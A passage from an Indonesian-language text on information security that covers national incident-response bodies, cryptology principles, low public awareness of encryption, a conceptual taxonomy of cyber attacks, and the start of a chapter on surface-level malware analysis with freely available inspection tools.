- penanaman program jahat (baca: malicious software) pada komputer-komputer milik korban dengan tujuan memata-matai, menyadap, mencuri data, merubah informasi, merusak piranti, memindai informasi rahasia, dan lain-lain; serta
- penyebaran faham-faham atau pengaruh jahat serta negatif lainnya ke khalayak, terutama yang berkaitan dengan isu pornografi, komunisme, eksploitasi anak, aliran sesat, pembajakan HAKI, terorisme, dan berbagai hal lainnya yang mengancam kedamaian hidup manusia.

Langkah Pengamanan Informasi

Memperhatikan berbagai fenomena ancaman yang ada, reaksi beragam diperlihatkan oleh sejumlah pihak seperti pemerintah, swasta, akademisi, politisi, praktisi, komunitas swadaya, dan kelompok-kelompok masyarakat lainnya. Pada level nasional misalnya, hampir seluruh negara mendirikan apa yang dinamakan sebagai CERT (Computer Emergency Response Team) atau CSIRT (Computer Security Incident Response Team) - sebuah lembaga pengawas dan pengelola insiden berskala nasional jika terjadi serangan pada tingkat nasional. Bahkan di sejumlah negara maju seperti Amerika Serikat dan Jepang, dikembangkan institusi yang sangat berpengaruh dan memegang otoritas tinggi - yang disebut sebagai NSA (National Security Agency) atau NISC (National Information Security Council) - dengan tugas dan tanggung jawab utama menjaga keamanan informasi pada tataran kenegaraan dan lembaga vital negara yang berpengaruh terhadap kelangsungan hidup masyarakatnya. Di Indonesia institusi serupa bernama ID-SIRTII (Indonesia Security Incident Response Team on Internet Infrastructure).

Pada tataran swasta, proses pengamanan informasi dilakukan pada sektor hulu - yaitu industri telekomunikasi - terutama yang berperan sebagai penyedia jasa penyelenggara koneksi internet (baca: ISP=Internet Service Provider). Berbagai usaha dilakukan oleh perusahaan-perusahaan ini, mulai dari menginstalasi piranti keras seperti sensor, firewalls, Intrusion Prevention System (IPS), dan Intrusion Detection System (IDS), hingga membentuk divisi keamanan internet atau informasi dalam struktur organisasi ISP terkait (baca: internal CERT). Sementara itu tumbuh pula sejumlah perusahaan swasta yang bergerak di bidang jasa konsultasi, pelatihan, dan pendampingan di bidang keamanan informasi.

Sektor pendidikan pun nampak tidak mau kalah berperan. Terbukti dengan mulai ditawarkannya beraneka ragam program, pelatihan, penelitian, seminar, lokakarya, sertifikasi, serta pelayanan dengan kurikulum atau konten utama terkait dengan manajemen keamanan informasi dan internet. Secara serius terlihat bagaimana lembaga pendidikan yang dimotori perguruan tinggi ini berkolaborasi dengan perusahaan swasta berskala nasional, regional, dan internasional dalam menyemaikan kompetensi - terkait dengan ilmu penetration test, malware analysis, ethical hacking, traffic monitoring, secured programming, security governance, dan lain sebagainya - pada peserta didik atau partisipan terkait.

Sementara itu secara giat berbagai praktisi maupun kelompok komunitas pun bertumbuhan di tanah air, dengan visi dan misi utama untuk mempromosikan dan meningkatkan kewaspadaan mengenai pentingnya keperdulian terhadap berinternet secara sehat dan aman. Penggiat komunitas ini berasal dari berbagai kalangan, seperti: praktisi teknologi informasi, lembaga swadaya masyarakat, organisasi politik, penggerak industri internet, pengusaha/vendor teknologi, dan lain sebagainya.

Terlepas dari berbagai bentuk, karakteristik, dan pendekatan aktivitas yang dilakukan, keseluruhan komponen organisasi tersebut di atas memiliki cita-cita dan obyektif yang sama, yaitu menyediakan lingkungan berinternet yang sehat dan aman.

Permasalahan yang Dihadapi

Terlepas dari begitu banyaknya usaha yang telah dilakukan secara kolektif tersebut, ada satu prinsip permasalahan keamanan informasi yang masih dihadapi dunia internet Indonesia. Kebanyakan aktivitas dan kegiatan yang dilakukan berbagai lembaga tersebut lebih fokus menggunakan pendekatan mengamankan infrastruktur jaringan internet dibandingkan dengan melakukan pengamanan terhadap data atau informasi yang mengalir pada infrastruktur jaringan tersebut. Kerawanan ini menimbulkan sejumlah potensi ancaman yang cukup serius sebagai berikut:

- kesulitan mengetahui tingkat integritas dan keaslian data yang diperoleh seandainya fasilitas pengaman jaringan gagal mendeteksi adanya modifikasi atau fabrikasi terhadap data yang dikirim (misalnya karena kualitas pengamanan yang buruk, anti virus yang tidak ter-update secara mutakhir, kecanggihan model penyerangan para kriminal, dan lain sebagainya);
- kemudahan pihak kriminal dalam mengerti data atau pesan yang dikirimkan setelah proses penyadapan, pengintaian, pengambilan, dan penduplikasian berhasil dilaksanakan terhadap informasi yang mengalir dalam sebuah jejaring

internet yang aman maupun tidak aman (karena data atau pesan yang ada masih dalam bentuk asli tanpa dilakukan proses penyandian sama sekali);

- keleluasaan pihak kriminal dalam melakukan kegiatan kejahatannya seperti mencuri data dan informasi karena sebagian besar aset berharga tersebut masih tersimpan dalam bentuk plain file di dalam media penyimpanan semacam hard disk, CD ROM, flash disk, dan lain sebagainya;
- keterbukaan berbagai konten atau pesan komunikasi baik melalui media teknologi informasi maupun komunikasi seperti telepon genggam, Personal Digital Assistant, smart phone, communicator, blackberry, netbook, atau piranti gadget lainnya dalam bentuk SMS (Short Message Services), chatting, electronic mail, mailing list, newsgroup, dan lain-lain; serta
- kebiasaan individu atau masyarakat yang dengan mudahnya memberikan berbagai data dan informasi diri tanpa berpikir panjang terlebih dahulu karena kurang pahamnya mengenai potensi kejahatan yang dapat timbul di kemudian hari seperti yang ditunjukkan selama ini dalam berbagai konteksi seperti ketika berpartisipasi dalam jejaring sosial internet, bertransaksi jual beli melalui situs e-commerce, beraktivitas menjadi anggota mailing list, bermain game berbasis jaringan, dan lain sebagainya.

Kriptologi dan Prinsip Keamanan Informasi

Dipandang dari sudut keamanan informasi berbasis digital atau data elektronik, sebagaimana layaknya uang bersisi dua (baca: two sides of a coin), ada dua aspek yang secara simultan harus diperhatikan secara sungguh-sungguh, yaitu keamanan fisik dan keamanan informasi. Yang dimaksud dengan keamanan fisik adalah terkait segala sesuatu yang berkaitan dengan usaha untuk mengamankan data dan informasi melalui mekanisme dan prosedur yang berhubungan dengan sumber daya yang dapat dilihat secara kasat mata (baca: fisik). Misalnya adalah bagaimana melakukan tindakan pengamanan terhadap fasilitas fisik seperti: kamera pengaman (baca: CCTV atau kamera surveillance), sensor jaringan, pintu pengaman pada data center, perimeter lokasi akses, penguncian port, alarm pengaman, kartu akses identifikasi, dan lain sebagainya.

Sementara untuk mengamankan informasi, berbagai cara pun kerap dipergunakan seperti: manajemen password, aplikasi anti virus, sistem deteksi terjadinya intrusi, pemutakhiran patches, dan lain sebagainya. Dari berbagai cara yang ada, ada satu mekanisme atau pendekatan yang sangat efektif dan efisien untuk dapat diadopsi secara mudah, murah, dan masif - yaitu dengan memanfaatkan Kriptologi atau Ilmu Persandian - diambil dari bahasa Latin yang terdiri dari kata ‘kriptos’ (rahasia) dan ‘logos’ (ilmu). Dengan kata lain, kriptologi adalah ilmu atau seni yang mempelajari semua aspek tulisan rahasia.

Dalam tataran implementasinya, kriptologi dibagi menjadi dua, yaitu kriptografi dan kriptoanalisis. Kriptografi adalah cara, sistem, atau metode untuk mengkonstruksi pesan, berita, atau informasi sehingga menjadi tata tulisan yang berlainan dan tidak bermakna. Sementara kriptoanalisis adalah usaha untuk mendapatkan teks bermakna atau teks terang dari suatu teks dandi yang tidak diketahui sistem serta kunci-kuncinya. Dengan kata lain, kriptologi dapat dianggap sebagai sebuah ilmu atau seni untuk menjaga kerahasiaan berita - melalui penerapan sejumlah teknik-teknik matematika yang berhubungan dengan aspek keamanan data dan/atau informasi.

Dari kedua hal ini, keberadaan kriptografi sangatlah dibutuhkan dalam konteks menjaga keamanan informasi di tanah air tercinta ini.

Paling tidak ada empat tujuan mendasar dari diberlakukannya kriptografi ini yang sangat erat kaitannya dengan aspek keamanan informasi, yaitu:

- Kerahasiaan Data - memastikan bahwa data atau informasi yang ada hanya dapat diakses oleh pihaki yang memiliiki otoritas atau wewenang, dengan cara menggunakan kunci rahasia yang menjadi miliknya untuk membuka dan/atau mengupas informasi yang telah disandi;
- Integritas Data - meyakinkan bahwa data atau informasi tertentu adalah utuh dan asli alias tidak terjadi aktivitas manipulasi data pihak-pihak yang tidak berhak, baik dalam bentuk pengubahan, penyisipan, penambahan, pengurangan, penghapusan, maupun pensubtitusian;
- Autentifikasi - memastikan bahwa data atau informasi yang dihasilkan memang benar-benar berasal dari pihak yang sebenarnya memiliki kewenangan untuk menciptakan atau berinteraksi dengan data/informasi tersebut; dan
- Non Repudiasi - meyakinkan bahwa benar-benar telah terjadi proses ataupun mekanisme tertentu yang terkait dengan keberadaan data/informasi dari pihak-pihak yang berhubungan sehingga terhindar dari segala bentuk penyangkalan yang mungkin terjadi.

Teknik kriptografi atau lebih sederhananya dikenal sebagai proses penyandian ini dilakukan dengan menggunakan sejumlah algoritma matematik yang dapat memiliki kemampuan serta kekuatan untuk melakukan:

- konfusi atau pembingungan - merekonstruksi teks yang terang atau mudah dibaca menjadi suatu format yang membingungkan, dan tidak dapat dikembalikan ke bentuk aslinya tanpa menggunakan algoritma pembalik tertentu; dan
- difusi atau peleburan - melakukan mekanisme tertentu untuk menghilangkan satu atau sejumlah karakteristik dari sebuah teks yang terang atau mudah dibaca.

Sejumlah studi memperlihatkan bahwa di dunia nyata, kehandalan sebuah algoritma bukan terletak pada kerahasiaan algoritma itu sendiri, namun berada pada kuncinya. Secara prinsip algoritma yang dimaksud hanya melakukan dua proses transformasi, yaitu: enkripsi (proses transformasi mengubah teks terang atau plain text menjadi teks sandi atau cipher text) dan dekripsi (proses transformasi sebaliknya, yaitu merubah teks sandi menjadi teks terang). Adapun kunci yang dimaksud biasa dikenal sebagai istilah sederhana ‘password’, yang dalam implementasinya dapat berupa serangkaian campuran antara huruf, angka, dan simbol - hingga yang berbentuk biometrik seperti sidik jari, retina mata, karakter suara, suhu tubuh, dan berbagai kombinasi lainnya. Berbagai algoritma yang telah dikenal secara luas adalah Data Encryption Standard (DES), Blowfish, Twofish, MARS, IDEA, 3DES, dan AES (untuk tipe altoritma sandi kunci-simetris); atau Rivert-Shamir-Adelman (RSA), Knapsack, dan Diffie-Heillman (untuk tipe algoritma sandi kunci-asimetris).

Di samping itu, untuk semakin meningkatkan tingkat keamanan informasi, diperkenalkan pula sebuah fungsi hash Kriptologi seperti tipe MD4, MD5, SHA-0, SHA-1, SHA-256, dan SHA-512.

Budaya Penyandian dalam Masyarakat Indonesia

Kenyataan memperlihatkan - setelah dilakukan berbagai penelitian dan pengamatan - bahwa keperdulian masyarakat Indonesia tentang pentingnya menjaga kerahasiaan informasi masih sangatlah rendah. Ada sejumlah hal yang melatarbelakangi masih rendahnya keperdulian yang dimaksud. Pertama adalah masalah sosial budaya. Indonesia dikenal sebagai bangsa yang ramah tamah, terutama dalam hal melayani orang-orang yang bertamu ke lokasi tempat tinggalnya - baik berasal dari dalam negeri maupun luar negeri. Disamping itu masyarakat Indonesia juga dikenal dengan kehidupan kolegialnya, dimana masing-masing individu memiliki hubungan kedekatan yang sangat kental - dengan fenomena utama saling bergantung, siap selalu memberikan bantuan, serta kerap merasa senasib sepenganggungan - dalam lingkungan komunitas berkeluarga, bertetangga, berorganisasi, berusaha, dan bermasyarakat. Demikian pula kecenderungan untuk memiliki banyak sahabat, tempat yang bersangkutan mencurahkan segenap permasalahan, isi hati, pendapat, ajakan, maupun ketidaksetujuan menunjukkan adanya budaya 'trust' atau kepercayaan yang tinggi pada orang lain. Hal inilah yang menyebabkan timbulnya kebiasaan untuk senang menyebarkan berita, membagi informasi, menyerahkan data, menitipkan pesan, serta perilaku terbuka lainnya tanpa adanya upaya filterisasi maupun penyandian - karena hal tersebut dianggap menyalahi prinsip keterbukaan dan keterpercayaan yang telah dibangun selama ini.

Kedua adalah masalah pendidikan. Tidak banyak orang yang mengerti dan memahami betapa pentingnya nilai dari sebuah aset yang bernama data atau informasi dewasa ini. Hanya segelintir masyarakat yang pernah membaca, mendengar, melihat, membahas, dan mensinyalir adanya peristiwa buruk dalam kehidupan akibat dari berbagai permasalahan terkait dengan keterbukaan data dan informasi. Banyak yang lupa atau kurang paham, bahwa fenomena dis-informasi dan mis-informasi misalnya dapat mengakibatkan terjadinya kerusuhan, kekacauan, bahkan ke-arnakisan di kalangan masyarakat akar rumput. Prinsip 'perception is reality' merupakan kata kunci yang kerap dipergunakan oleh pihak yang tidak bertanggung jawab dalam mencoba mempengaruhi dan membentuk opini serta persepsi masyarakat melalui pengrusakan atau penyesatan informasi - dengan cara menyadap, merubah, merusak, mengganti, memodifikasi, mengkonstruksi ulang, bahkan menghilangkan hal-hal yang seharusnya sangat bernilai dan diperlukan oleh pihak-pihak tertentu dan masyarakat. Masalah pendidikan ini wajar adanya, karena memang selain Indonesia masih merupakan sebuah negara berkembang yang sedang berjuang keluar dari kemiskinan dan kebodohan, teknologi informasi dan komunikasi tumbuh berkembang sedemikian pesatnya, yang membutuhkan kemauan dan kemampuan dari masyarakat moderen untuk dapat mengerti dampak negatif yang mungkin ditimbulkan dan mencari cara mengatasinya. Begitu banyak masyarakat moderen yang terbuai dengan berbagai kemajuan dan perubahan dinamika dunia global yang terjadi, tanpa sempat memikirkan kemungkinan terjadinya dampak negatif di kemudian hari.

Ketiga adalah masalah teknis. Ada dua aspek yang berkaitan dengan hal ini. Pertama adalah kemampuan, dalam arti kata telah cukup banyak masyarakat golongan

menengah yang tahu akan pentingnya menjaga kerahasiaan data melalui mekanisme kriptografi. Namun pada saat bersamaan, yang bersangkutan tidak tahu bagaimana cara melakukannya. Misalnya adalah pemakai setia email dan SMS, yang tidak tahu bagaimana melakukan aktivitas enkripsi maupun dekripsi walaupun komputer atau piranti telepon genggamnya menyediakan hal tersebut. Demikian pula halnya dengan pemakai blackberry, mailing list, Facebook, Twitters, Friendsters, dan lain sebagainya. Kedua adalah kemauan untuk melakukan hal tersebut, karena selain dipandang rumit, proses enkripsi dan dekripsi memerlukan aktivitas tambahan yang lumayan memakan waktu dan usaha. Sangat sulit dirasakan untuk menanamkan kesadaran, keperdulian, dan motivasi individu agar dengan kesadarannya menggunakan ilmu Kriptologi untuk mengamankan transaksi, komunikasi, dan interaksi mereka. Konsep 'tahu, mau, dan bisa' nampaknya harus senantiasa ditanamkan kepada setiap individu yang tidak ingin menjadi korban kejahatan.

Keempat adalah masalah hukum. Walaupun hingga kini telah ada seperangkat peraturan dan perundang-undangan yang secara langsung maupun tidak langsung mengatur hukuman bagi siapa saja yang melakukan kejahatan keamanan informasi seperti UU Telekomunikasi dan UU Informasi dan Transaksi Elektronik misalnya, namun belum ada cukup aturan yang mengharuskan pihak-pihak tertentu untuk menjalankan aktivitas penyandian dalam berbagai aktivitas kegiatannya. Contohnya adalah aturan yang mengikat dan tegas terhadap perlunya dilakukan proses penyandian dalam berbagai tingkatan interaksi pada setiap institusi atau obyek vital kenegaraan, seperti: instalasi militer, pusat pertambangan, bandara udara, simpul transaksi keuangan, pembangkit listrik, dan lain sebagainya. Tidak adanya keharusan atau peraturan yang mengatur sering diartikan dengan tidak adanya urgensi untuk melakukan hal yang dimaksud.

Selain empat masalah besar yang mendominasi tersebut, masih banyak terdapat isu-isu lainnya yang kerap menghambat terbentuknya budaya kriptografi atau penyandian di tengah-tengah masyarakat Indonesia, seperti misalnya: masalah kebiasaan, masalah insentif, masalah kepercayaan, masalah kepasrahan, masalah perilaku, masalah kemalasan, masalah keengganan dan lain sebagainya. Secara tidak langsung hal ini memperlihatkan bahwa masyarakat Indonesia masih merupakan komunitas berbudaya 'risk taker' atau berani menghadapi resiko apa pun yang mungkin terjadi di masa mendatang akibat kecerobohan dalam mengamankan informasi.

Dampak dan Resiko Perang di Dunia Maya

Banyak orang tidak tahu bahwa sebenarnya saat ini 'perang besar' di dunia maya tengah terjadi akibat globalisasi dan perkembangan teknologi informasi dan komunikasi. Selama tahun 2009 contohnya, ID-SIRTII mencatat bahwa setiap harinya, paling tidak terdapat rata-rata satu setengah juta percobaan serangan yang diarahkan untuk melumpuhkan internet Indonesia dengan berbagai modus kejahatan yang dilakukan baik dari luar negeri maupun dari dalam negeri sendiri. Jenis kajahatan yang dilakukan pun sangatlah beragam, yang secara kategori dapat dibagi menjadi empat jenis:

- Intersepsi - yang merupakan usaha untuk melakukan penyadapan terhadap sejumlah pesan, berita, data, atau informasi yang mengalir di dalam pipa

transmisi internet Indonesia oleh pihak yang tidak berwenang dengan jenis serangan semacam sniffing dan eavesdropping;

- Interupsi - yang merupakan usaha untuk mengganggu hubungan komunikasi antar sejumlah pihak melalui berbagai cara seperti serangan bertipe DOS (Denial Of Services), DDOS (Distributed Denial Of Services), botnet, package flooding, dan lain sebagainya;
- Modifikasi - yang merupakan usaha melakukan perubahan terhadap pesan, berita, data, atau informasi yang mengalir pada pipa transmisi untuk memfitnah, mengelabui, membohongi, atau menyebarkan hal-hal yang tidak baik melalui mekanisme serangan semacam web defacement, SQL injection, cross scripting, dan beragam variasi lainnya; serta
- Fabrikasi - yang merupakan usaha untuk mengelabui pihak lain melalui beragam proses penyamaran terselubung dengan seolah-olah menjadi pihak yang memiliki wewenang atau hak akses yang sah, misalnya dengan menggunakan pendekatan serangan seperti phishing atau spoofing.

Seperti halnya perang di dunia fisik, perang di dunia maya telah banyak menelan korban dengan angka kerugian yang besarnya berkali-kali lipat dibandingkan dengan perang konvensional. Namun anehnya, karena kebanyakan sifatnya yang intangible, banyak masyarakat Indonesia yang tidak merasa telah kehilangan sesuatu atau merasa telah mengalami kerugian yang berarti. Cobalah lihat sejumlah peristiwa yang mungkin akan atau telah terjadi selama ini, seperti:

- Berapa banyak aset dokumen berharga berisi resep, formula, rahasia dagang, karya cipta, temuan, rancangan teknis, maupun paten produk yang telah jatuh ke tangan pihak asing karena dicuri melalui internet atau mekanisme lain di dunia maya;
- Seberapa banyak informasi rahasia seperti password, nomor kartu kredit, nama ibu kandung, nomor rekening, data kesehatan, profil pribadi, dan lain-lain yang telah bocor dan dikoleksi oleh para kriminal untuk selanjutnya diperjual-belikan di pasar hitam ‘underground economy’;
- Berapa banyak percakapan rahasia, dokumen penting, interaksi tertutup, maupun kegiatan intelijen yang berhasil diketahui dengan mudah oleh pihak yang tidak berwenang karena kemahiran mereka dalam menembus pertahanan jaringan pengaman sistem tempat disimpannya data penting atau terjadinya interaksi yang bersifat rahasia; dan
- Seberapa banyak aset tangible yang akhirnya harus direlakan untuk menjadi milik asing atau negara lain akibat sering kalahnya Indonesia dalam menghadapi perang citra di dunia maya karena banyaknya pihak-pihak yang melakukan aktivitas semacam kontra intelijen, mata-mata, negative marketing, public relations, dan black campaign.

Kalau hal ini terus dibiarkan terjadi, dimana aset yang paling berharga di era globalisasi ini - yaitu informasi dan pengetahuan - dibiarkan menjadi sebuah entitas yang ‘telanjang’ dan ‘terang benderang’ karena tidak dibalut dengan keamanan informasi melalui teknik persandian - maka perlahan namun pasti, tidak mustahil Indonesia akan menjadi layaknya kapal raksasa Titanic yang perlahan tenggelam.

Gerakan Nasional Penerapan Kriptografi

Mempelajari semua hal di atas, tidak ada jalan lain bagi bangsa Indonesia untuk dapat tetap bertahan di tengah persaingan global yang serba terbuka ini untuk segera melindungi dirinya dari berbagai serangan yang terjadi setiap hari di dunia maya. Harus ada sebuah usaha yang sistematik, berskala nasional dan bersifat masif, untuk menyadarkan seluruh masyarakat akan pentingnya menjaga keamanan informasi melalui penerapan kriptografi. Lembaga Sandi Negara sebagai sebuah institusi yang memiliki kewenangan, kekuatan, kompetensi, keahlian, dan kepiawaian di bidang kriptologi haruslah dapat menjadi lokomotif terdepan dalam memimpin gerakan ini. Prinsip dalam dunia keamanan informasi yang mengatakan bahwa 'your security is my security' memberikan arti bahwa gerakan sosialisasi keperdulian dan penyadaran akan pentingnya menerapkan kriptografi tersebut harus menyentuh seluruh lapisan hidup masyarakat, tanpa mengenal usia, latar belakang, status ekonomi, faksi politik, dan perbedaan-perbedaan lainnya. Gerakan tersebut harus mengakar dalam setiap kehidupan masyarakat moderen, dimana kelak akan menjadi sebuah budaya yang menyatu dengan kebiasaan, perilaku, serta tindakan individu-individu di tanah air.

Agar efektif, maka gerakan yang dimaksud harus dilakukan secara simultan dengan menggunakan pendekatan top-down dan bottom-up sebagai berikut:

- Pendekatan Top Down - berupa usaha pemerintah dan negara dalam mensosialisasikan secara tiada henti, konsisten, persistence, dan berkesinambungan terhadap pentingnya setiap individu dan komponen kehidupan masyarakat dalam melakukan pengamanan terhadap aset data maupun informasi yang dimiikinya - misalnya adalah dengan melakukan teknik kriptografi. Khusus untuk institusi atau organisasi yang bertanggung jawab terhadap kelangsungan operasional obyek-obyek vital negara - yang secara langsung menyangkut hajat hidup orang banyak - perlu diberlakukan peraturan yang ketat berisi keharusan dalam menerapkan kriptografi dalam aktivitas kegiatannya sehari-hari. Mekanisme 'reward and punishment' perlu secara tegas dikembangkan dan diterapkan dalam konteks ini; yang tentu saja berjalan dengan proses penegakan hukum yang adil dan berwibawa.
- Pendekatan Bottom Up - merupakan akumulasi dari kegiatan kolektif komunitas basis akar rumput, akademisi, industri swasta, maupun organisasi non profit lainnya dalam membangun kesadaran akan pentingnya menjaga kemanan informasi sesuai dengan konteks dan peranannya masing-masing. Melalui program edukatif semacam seminar, lokakarya, workshop, pelatihan, diskusi, dan tanya jawab hingga yang bersifat komersil seperti proyek pengembangan sistem pengamanan, konsultasi standar keamanan informasi, jual beli alat-alat produk keamanan, riset dan pengembangan algoritma kriptografi, pengalihdayaan (baca: outsourcing) jasa keamanan informasi, dan lain sebagainya - masyarakat berperan secara aktif membentuk lingkungan yang kondusif dalam mengembangkan budaya dan ekosistem keamanan informasi.

Dengan bertemunya kedua sisi 'demand' dan 'supply' di atas - yaitu antar kebutuhan yang diciptakan melalui pendekatan 'top down' dan ketersediaan yang dipicu melalui penekatan 'bottom up' - maka nischaya akan terbentuk dan terbangun ekosistem keamanan informasi dan internet yang tangguh di tanah air tercinta ini.

Penutup

Pada akhirnya, hakekat dari keamanan informasi itu melekat pada diri masing-masing individu. Topologi atau postur internet yang menghubungkan beribu-ribu bahkan berjuta-juta titik koneksi secara eksplisit memperlihatkan bahwa 'the stength of a chain depends on the weakest link' atau dalam bahasa Indonesianya 'kekuatan sebuah rantai terletak pada mata sambungan yang paling lemah'. Artinya adalaah bahwa tidak ada gunanya jika hanya sebagian kecil masyarakat saja yang paham dan perduli akan keamanan informasi, sementara masih banyak pihak lain yang tidak mau tahu mengenai pentingnya usaha bersama untuk mengamankan diri.

Perlu diingat, bahwa tidak ada negara di dunia ini yang meluangkan waktunya atau mengalokasikan sumber dayanya untuk melindungi keamanan informasi dari negara lain. Keamanan ekosistem internet Indonesia sepenuhnya terletak pada masyarakat Indonesia itu sendiri - yang pada akhirnya ditentukan oleh 'budaya aman' dari setiap insan atau individu manusia nusantara yang tersebar dari Sabang sampai Merauke, tanpa kecuali.

TEKNIK ANALISA MALWARE

Pendahuluan

Modus operandi kejahatan di dunia siber sangatlah beragam dan bervariasi. Teknik yang dipergunakan oleh para kriminal pun semakin lama semakin mutakhir dan kompleks. Berdasarkan kejadian-kejadian terdahulu, hampir seluruh serangan melibatkan apa yang disebut sebagai "malicious software" atau "malware" – yang dalam terjemahan bebasnya adalah program jahat (karena sifatnya yang merusak atau bertujuan negatif).

Analisa malware adalah suatu aktivitas yang kerap dilakukan oleh sejumlah praktisi keamanan teknologi informasi untuk mendeteksi ada atau tidaknya komponen sub-program atau data yang bertujuan jahat dalam sebuah file elektronik. Analisa atau kajian ini sangat penting untuk dilakukan karena:

- Malware sering diselundupkan melalui file-file umum dan popular seperti aplikasi (.exe), pengolah kata (.doc), pengolah angka (.xls), gambar (.jpg), dan lain sebagainya – sehingga jika pengguna awam mengakses dan membukanya, akan langsung mejadi korban program jahat seketika;
- Malware sering diselipkan di dalam kumpulan file yang dibutuhkan untuk menginstalasi sebuah program atau aplikasi tertentu – sehingga jika sang pengguna melakukan instalasi terhadap aplikasi dimaksud, seketika itu juga malware diaktifkan;
- Malware sering disamarkan dengan menggunakan nama file yang umum dipakai dalam berbagai keperluan, seperti driver (.drv), data (.dat), library (.lib), temporary (.tmp), dan lain-lain – sehingga pengguna tidak sadar akan kehadirannya di dalam komputer yang bersangkutan;
- Malware sering dikembangkan agar dapat menularkan dirinya ke tempat-tempat lain, dengan cara kerja seperti virus atau worms – sehingga komputer pengguna dapat menjadi sarang atau sumber program jahat yang berbahaya;
- Malware sering ditanam di dalam sistem komputer tanpa diketahui oleh sang pengguna – sehingga sewaktu-waktu dapat disalahgunakan oleh pihak yang tidak berwenang untuk melakukan berbagai tindakan kejahatan; dan lain sebagainya.

Model Analisa

Pada dasarnya malware adalah sebuah program, yang disusun berdasarkan tujuan tertentu dengan menggunakan logika dan algoritma yang relevan dengannya. Oleh karena itulah maka model analisa yang biasa dipergunakan untuk mengkaji malware sangat erat kaitannya dengan ilmu dasar komputer, yaitu: bahasa pemrograman, algoritma, struktur data, dan rekayasa piranti lunak.

Secara umum, ada 3 (tiga) jenis analisa terhadap sebuah program untuk mendeteksi apakah yang bersangkutan merupakan malware atau bukan. Ketiga pendekatan dimaksud akan dijelaskan dalam masing-masing paparan sebagai berikut.


Surface Analysis

Sesuai dengan namanya, "surface analysis" adalah suatu kajian pendeteksian malware dengan mengamati sekilas ciri-ciri khas sebuah file program tanpa harus mengeksekusinya. Untuk melihat ciri khas tersebut dapat dilakukan dengan

menggunakan bantuan software atau perangkat aplikasi pendudukung. Analisa ini memiliki ciri-ciri sebagai berikut:

- Program yang dikaji tidak akan dijalankan, hanya akan dilihat "bagian luarnya" saja (sebagai analogi selayaknya orang yang ingin membeli buah-buahan, untuk mengetahui apakah buah yang bersangkutan masih mentah atau sudah busuk cukup dengan melihat permukaan kulitnya, membauinya, dan meraba-raba tekstur atau struktur kulitnya). Dari sini akan dicoba ditemukan hal-hal yang patut untuk dicurigai karena berbeda dengan ciri khas program kebanyakan yang serupa dengannya; dan
- Sang pengkaji tidak mencoba untuk mempelajari "source code" program yang bersangkutan untuk mempelajari algoritma maupun struktur datanya (sebagaimana layaknya melihat sebuah kotak hitam atau "black box".

Saat ini cukup banyak aplikasi yang bebas diunduh untuk membantu melakukan kegiatan surface analysis ini, karena cukup banyak prosedur kajian yang perlu dilakukan, seperti misalnya: HashTab dan digest.exe (Hash Analysis), TrID (File Analysis), BinText dan strings.exe (String Analysis), HxD (Binary Editor), CFF Explorer (Pack Analysis), dan 7zip (Archiver).



Gambar 47: CFF Explorer

